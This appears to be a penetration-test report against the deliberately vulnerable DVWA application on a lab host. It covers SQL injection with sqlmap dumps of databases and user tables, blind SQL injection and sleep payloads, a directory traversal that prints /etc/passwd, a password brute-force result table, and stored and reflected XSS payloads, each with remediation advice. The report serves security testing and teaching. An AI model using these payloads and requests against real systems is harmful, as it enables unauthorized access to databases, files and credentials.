
```
[15:00:02] [INFO] fetching tables for database: 'dvwa'
[15:00:03] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+

[15:00:03] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.22.129'

[*] ending @ 15:00:03 /2023-03-10/


┌──(kali㉿kali)-[~/Desktop]
└─$
```



```
1455 UNION SELECT 3005 UNION SELECT 9535)a GROUP BY x)-- IvqX&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 6528 FROM (SELECT(SLEEP(5)))nwBN)-- Beap&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0×71716a6271,0×686655506875676a587a7178514a716d6150794e6448466b68466953456874626c574e656f6
it=Submit
---
[14:53:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL < 5.0.12
[14:53:43] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[14:53:43] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.22.129'

[*] ending @ 14:53:43 /2023-03-10/
```



```
[15:02:48] [INFO] fetching columns for table 'users' in database 'dvwa'
[15:02:49] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| user       | varchar(15) |
| avatar     | varchar(70) |
| first_name | varchar(15) |
| last_name  | varchar(15) |
| password   | varchar(32) |
| user_id    | int(6)      |
+------------+-------------+

[15:02:49] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.22.129'

[*] ending @ 15:02:49 /2023-03-10/

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```



```
[15:05:16] [INFO] fetching entries of column(s) '`user`,user_id' for table 'users' in database 'dvwa'
[15:05:17] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[5 entries]
+---------+---------+
| user_id | user    |
+---------+---------+
| 1       | admin   |
| 2       | gordonb |
| 3       | 1337    |
| 4       | pablo   |
| 5       | smithy  |
+---------+---------+

[15:05:17] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.22.129/dump/dvwa/users.csv'
[15:05:17] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.22.129'

[*] ending @ 15:05:17 /2023-03-10/

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```

**Impact:** An SQL injection vulnerability in DVWA can allow attackers to execute arbitrary SQL statements, gain unauthorized access to sensitive data, modify or delete databases, bypass authentication mechanisms, and gain complete control over the application and potentially the underlying system. This can lead to data theft, propagation of bad security practices, and other negative impacts. It is crucial to implement appropriate security measures and conduct regular vulnerability assessments and penetration testing to prevent SQL injection attacks.

**Remediation:**

**Input validation:** Ensure that all input data received from users or external sources are validated before using them in SQL queries.

**Parameterized queries:** Use parameterized queries instead of concatenating user input with SQL queries. Parameterized queries help prevent SQL injection attacks by separating the data from the query logic.

**Stored procedures:** Use stored procedures, which are pre-defined SQL queries, to interact with the database. Stored procedures are secure because they can be parameterized, and the input data can be validated.

**Limiting database privileges:** Restrict the privileges of the database user account used by the web application to only the necessary actions and tables.

**References**

https://portswigger.net/support/using-burp-to-detect-sql-injection-flaws

## 1.3 Blind SQL Injection

**Severity:** Critical

Vulnerability Description: The id parameter appears to be vulnerable to SQL injection attacks. The payloads 74237830' or '2234'='2234 and 17433201' or '4130'='4139 were each submitted in the id parameter. These two requests resulted in different responses, indicating that the input is being incorporated into a SQL query in an unsafe way.

Additional Information: Additionally, the payload '+(select*from(select(sleep(20)))a)+' was submitted in the id parameter. The application took 20022 milliseconds to respond to the request, compared with 38 milliseconds for the original request, indicating that the injected SQL command caused a time delay.

Vulnerability Identified by


- Manual Analysis
- Automate Analysis (by using Burp Suite)

Instance:


http://192.168.22.129/dvwa/vulnerabilities/sqli_blind/

**Payload:** 74237830' or '2234'='2234 and 17433201' or '4130'='4139

## Proof of Concept/ Step to Reproduce



```
GET /dvwa/vulnerabilities/sqli_blind/?id=74237830%27+or+%272234%27%3D%272234&Submit=Submit HTTP/1.1
Host: 192.168.22.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.22.129/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit
Cookie: security=low; PHPSESSID=97aadcab2da2646d58782c41af8031dd
Upgrade-Insecure-Requests: 1


```




### Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 74237830' or '2234'='2234
First name: admin
Surname: admin

ID: 74237830' or '2234'='2234
First name: Gordon
Surname: Brown

ID: 74237830' or '2234'='2234
First name: Hack
Surname: Me

ID: 74237830' or '2234'='2234
First name: Pablo
Surname: Picasso

ID: 74237830' or '2234'='2234
First name: Bob
Surname: Smith
```

More info



### Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 03804' or '100' ='100
First name: admin
Surname: admin

ID: 03804' or '100' ='100
First name: Gordon
Surname: Brown

ID: 03804' or '100' ='100
First name: Hack
Surname: Me

ID: 03804' or '100' ='100
First name: Pablo
Surname: Picasso

ID: 03804' or '100' ='100
First name: Bob
Surname: Smith
```

**Impact:** Depending on the backend database, the database connection settings, and the operating system, an attacker can mount one or more of the following attacks successfully:

- Reading, updating and deleting arbitrary data or tables from the database
- Executing commands on the underlying operating system

**Remediation:** A robust method for mitigating the threat of SQL injection-based vulnerabilities is to use parameterized queries (prepared statements). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

**References**

https://portswigger.net/support/using-burp-to-detect-sql-injection-flaws

# 2 High severity findings

## 2.1. Directory traversal

**Severity:** High

Vulnerability Description: Directory traversal, also known as path traversal, is a type of web security vulnerability that allows an attacker to access files and directories that are outside the web root directory. This vulnerability is caused by insufficient input validation, where user input is not properly sanitized before being used in file system calls.

An attacker can use directory traversal to bypass access controls and gain unauthorized access to sensitive files, such as configuration files, password files, and other confidential data stored on the server. The attacker can also execute arbitrary code by uploading a malicious file to the server and then accessing it using the directory traversal vulnerability.

### Vulnerability Identified by

- **Manual Analysis**

By applying following payload in page url

http://192.168.22.129/dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd


This worked and we are able to view the contents of /etc/passwd.

**Instance:**


http://192.168.22.129/dvwa/vulnerabilities/fi/

**Payload:** http://192.168.22.129/dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd

## Proof of Concept/ Step to Reproduce



```
192.168.22.129/dvwa/vulnerabilities/fi/?page=../../../../../../../etc/passwd

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool
/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var
/cache/bind:/bin/false postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false distccd:x:111:65534::/:/bin/false user:x:1001:1001:just a user,111,,:/home/user:/bin/bash service:x:1002:1002:,,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:/bin/false
Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326
```



```
192.168.22.129/dvwa/vulnerabilities/fi/?page=../../../../../../proc/version

Linux version 2.6.24-16-server (buildd@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:58:00 UTC 2008
Warning: Cannot modify header information - headers already sent by (output started at /proc/version:2) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324

Warning: Cannot modify header information - headers already sent by (output started at /proc/version:2) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325

Warning: Cannot modify header information - headers already sent by (output started at /proc/version:2) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326
```

**Impact:** An attacker can leverage a directory traversal vulnerability in the system to step out of the root directory, allowing them to access other parts of the file system to view restricted files and gather more information required to further compromise the system.

## Remediation:

- One should not allow the file path that could be modified directly either it should be hardcoded or to be selected via hardcoded path list.
- One must make sure that the required should have dynamic path concatenation i.e must contain (a-z) (0-9) instead of (/, /% etc)
- There should be specific limit the API so that only inclusion from directories under it work so that Directory Traversal attack could not take place in this situation

## References

https://brightsec.com/blog/local-file-inclusion-lfi/

https://portswigger.net/web-security/file-path-traversal

## 2.2 Cleartext Submission of Password

**Severity:** High [redacted]

### Vulnerability Description:

The page contains a form with the following action URL, which is submitted over clear-text HTTP:

- http://192.168.22.129/dvwa/vulnerabilities/brute/?username=admin&password=pasa&Login=Login

The form contains the following password field:

- password


### Vulnerability Identified by

- Automate Analysis

### Instance


http://192.168.22.129/dvwa/vulnerabilities/brute/

### Proof of Concept:



Request to http://192.168.1.116:80

```
GET /vulnerabilities/brute/?username=admin&password=abc&Login=Login HTTP/1.1
Host: 192.168.1.116
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.1.116/vulnerabilities/brute/
Cookie: PHPSESSID=62c4fn0ecmpmbu7tleuqgrr2h0; security=low
Upgrade-Insecure-Requests: 1
```



Filter: Showing all items

| Request | Payload | Status | Error | Timeout | Length | Comment |
|---|---|---|---|---|---|---|
| 3 | password | 200 | ☐ | ☐ | 4947 | |
| 2598 | password | 200 | ☐ | ☐ | 4947 | |
| 0 | | 200 | ☐ | ☐ | 4881 | |
| 1 | admin | 200 | ☐ | ☐ | 4881 | |
| 2 | pass | 200 | ☐ | ☐ | 4881 | |
| 4 | adminpass | 200 | ☐ | ☐ | 4881 | |

Welcome to the password protected area admin

**Remediation:** The web application should use HTTPS (Hypertext Transfer Protocol Secure) instead of HTTP. Additionally, HSTS (HTTP Strict Transport Security) should be enabled.

**References:**

https://portswigger.net/kb/issues/00300100_cleartext-submission-of-password

## 2.3 Stored Cross-site Scripting

**Severity:** High

Vulnerability Description: Stored Cross-site Scripting vulnerability occurs when the data provided by the attacker is saved on the server, and then publicly displayed on regular pages without proper HTML escaping.

This allows several different attack opportunities, mostly hijacking session token or stealing login credentials(by changing the HTML on the fly) and performing any arbitrary actions on their behalf. This happens because the input entered by the attacker has been interpreted by HTML/JavaScript/VBScript within the browser of any user who views the relevant application content.

### Vulnerability Identified by

- Manual Analysis


**Instance:**

http://192.168.22.129/dvwa/vulnerabilities/xss_s/

**Payload:** <script>alert('You have been hacked!');</script>

## Proof of Concept/ Step to Reproduce

Go to Stored XSS page on DVWA and just type following Payload in Comment or Message Section and click on sign Guestbook.



DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

192.168.22.129

You have been hacked!

Don't allow 192.168.22.129 to prompt you again

OK

Name: test
Message: This is a test comment.

Name: anas
Message:

Name: wead
Message:

And it worked perfectly, we have the popup! Now try to reload the page and the alert popup is still alive because the script is stored into a guestbook's comment, that's the real difference with the Reflected XSS!

**Impact:** Stored cross-site scripting is more dangerous than other types for a number of reasons:

- The payload is not visible for the browser's XSS filter.
- No need for direct user interactions like in a reflected XSS scenario. Instead, ordinary users may trigger the exploit during normal use of the application.
- Users might accidentally trigger the payload if they visit the affected page, while a crafted URL or specific form inputs would be required for exploiting reflected XSS.
- XSS can enable client-side worms, which could modify, delete or steal other users' data within the application.
- The website may redirect users to a new location, can be defaced or used as a phishing site.
- Sensitive information such as cookies can be stolen

**Remediation:** Compare the data provided by the user with the data expected by the system before inserting into the database. For example, links should generally be disallowed if they don't begin with a whitelisted protocol such as http:// or https://, thus preventing the use of URI schemes such as javascript://. Another example is that of an expected user-ID, which should only consists of numbers. It makes sense to prevent unforeseen behaviour by rejecting any other characters in order to ensure that the expected data type was provided

**References**

https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/stored-cross-site-scripting/

https://computersecuritystudent.com/SECURITY_TOOLS/DVWA/DVWAv107/lesson9/index.html

# 3. Medium severity findings

## 3.1 Cross-Site Scripting (reflected)

**Severity:** Medium

Vulnerability Description: The value of the security cookie is copied into the value of an HTML tag attribute which is an event handler and is encapsulated in double quotation marks. The payload 38297';alert(1)//112 was submitted in the security cookie. This input was echoed unmodified in the application's response. This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

### Vulnerability Identified by


- Manual Analysis
- Automate Analysis (by using Burp Suite)

**Instance:**

http://192.168.22.129/dvwa/vulnerabilities/xss_r/

### Proof of Concept/ Step to Reproduce

Enter the payload <script> alert() </script> in the field and submit the request




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

